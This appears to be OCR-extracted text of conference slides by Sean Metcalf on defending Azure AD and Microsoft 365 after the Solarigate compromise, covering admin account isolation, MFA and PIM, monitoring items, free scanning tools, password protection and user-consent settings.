
- Review & limit consented partner access: https://admin.microsoft.com/AdminPortal/Home#/partners
- Reset passwords on any emergency admin accounts & reduce the number of these accounts to the absolute minimum required
- Service & user accounts with Privileged Access should be Azure AD accounts only and not on-prem accounts synced or federated to Azure Active Directory
- Enforce Multi-Factor Authentication (MFA) on all admin accounts
Recommended: enforcing MFA across all users in the tenant
- Implement Privileged Identity Management (PIM) & conditional access to limit administrative access
- Implement Privileged Access Management (PAM) to limit access to Azure AD Roles.
- Review & reduce all Enterprise Applications delegated permissions or consent grants.

Solarigate Key Review Items

- Investigate and review cloud environment logs for suspicious actions and attacker IOCs
- Review endpoint audit logs for changes from on-premises for changes to sensitive components
- Review Administrative rights in AD & Azure AD

More detail provided in slides at the end of this presentation

Key Monitoring Items



Azure Active Directory sign-ins

Analysis of risky sign-in events

Detection of domain authentication properties

Detection of credentials to a service principal associated with an OAuth application

Review Email access by applications

Detection of non-interactive sign-ins to service principals

https://www.microsoft.com/security/blog/2020/12/21/advice-for-incident-responders-on-recovery-from-systemic-identity-compromises/

Free Tools for Scanning Azure AD

- CISA Sparrow
  - https://github.com/cisagov/Sparrow

- CrowdStrike CRT
  - https://github.com/CrowdStrike/CRT

- FireEye Azure AD Investigator
  - https://github.com/fireeye/Mandiant-Azure-AD-Investigator

Attackers Have Options

Compromise account with Owner right on Applications

Compromise account with privileged rights (member of Azure AD role)

Compromise Azure AD Connect


Compromise on-prem Active Directory

Compromise Microsoft ADFS server (certificate)

Defending the Cloud

Sean Metcalf | @PyroTek3 | sean@trimarcsecurity.com

Securing Azure AD



1 Fully isolate Microsoft 365 admin accounts

2 Manage device configuration from Microsoft 365.

3 On premises accounts have no Microsoft 365 admin privileges

4 Use Azure AD Cloud Authentication

https://techcommunity.microsoft.com/t5/azure-active-directory-identity/protecting-microsoft-365-from-on-premises-attacks/ba-p/1751754

Securing Azure AD

- **Fully Isolate Azure AD / Microsoft Office 365 admin accounts**
  They should be:
  1. Mastered in Azure AD.
  2. Authenticated with Multi-factor authentication (MFA).
  3. Secured by Azure AD conditional access.
  4. Accessed only by using Azure Managed Workstations.

There should be no on-prem accounts with Microsoft Office 365 admin rights.

https://techcommunity.microsoft.com/t5/azure-active-directory-identity/protecting-microsoft-365-from-on-premises-attacks/ba-p/1751754

Securing Azure AD


- **Manage from Cloud controlled Devices**
  Use Azure AD Join and cloud-based mobile device management (MDM) to eliminate dependencies on your on-premises device management infrastructure, which can compromise device and security controls.
- **No on-prem account has Azure AD / Microsoft Office 365 privileges**
  Privileged on-premises software must not be capable of impacting Azure AD privileged accounts or roles.
- **Use Azure AD cloud authentication** to eliminate on-prem credential dependencies**.**
  Always use strong authentication, such as Windows Hello, FIDO, the Microsoft Authenticator, or Azure AD MFA.

https://techcommunity.microsoft.com/t5/azure-active-directory-identity/protecting-microsoft-365-from-on-premises-attacks/ba-p/1751754

On-Prem: Azure AD Password Protection

- Prevent users from selecting known bad passwords
- Start in audit mode to get an idea how bad it is

https://aka.ms/deploypasswordprotection



Custom smart lockout

Lockout threshold: 10

Lockout duration in seconds: 70

Custom banned passwords

Enforce custom list: [✓ Yes] No


Custom banned password list:
seahawks
mariners
sounders
redmond
washington

Password protection for Windows Server Active Directory

Enable password protection on Windows Server Active Directory: [✓ Yes] No

Mode: Enforced [✓ Audit]

User Consent & Permissions – Default



Home > Trimarc R&D > Enterprise applications >

Consent and permissions | User consent settings

Manage

- User consent settings
- Permission classifications

When a user grants consent to an application, the user can sign in and the application may be granted access to the organization's data. Learn more about consent and permissions

User consent for applications

Configure whether users are allowed to consent for applications to access your organization's data. Learn more

○ Do not allow user consent
An administrator will be required for all apps.

○ Allow user consent for apps from verified publishers, for selected permissions (Recommended)
All users can consent for permissions classified as "low impact", for apps from verified publishers or apps registered in this organization.

● Allow user consent for apps
All users can consent for any app to access the organization's data.

⚠ With your current user settings, all users can allow applications to access your organization's data on their behalf. Learn more about the risks
Microsoft recommends allowing user consent only for verified app publishers or apps from your organization, for permissions you classify as "low impact". Learn more

Group owner consent for apps accessing data


Configure whether group owners are allowed to consent for applications to access your organization's data for the groups they own. Learn more

○ Do not allow group owner consent
Group owners cannot allow applications to access data for the groups they own.

○ Allow group owner consent for selected group owners
Only selected group owners can allow applications to access data for the groups they own.

● Allow group owner consent for all group owners
All group owners can allow applications to access data for the groups they own.

User Consent & Permissions – Recommended Settings



Consent and permissions | User consent settings ...
Save
Discard
Got feedback?
Manage
User consent settings
Permission classifications

When a user grants consent to an application, the user can sign in and the application may be granted access to the organization's data.
Learn more about consent and permissions

User consent for applications

Configure whether users are allowed to consent for applications to access your organization's data. Learn more

● Do not allow user consent
An administrator will be required for all apps.

○ Allow user consent for apps from verified publishers, for selected permissions (Recommended)
All users can consent for permissions classified as "low impact", for apps from verified publishers or apps registered in this organization.

○ Allow user consent for apps
All users can consent for any app to access the organization's data.

Group owner consent for apps accessing data

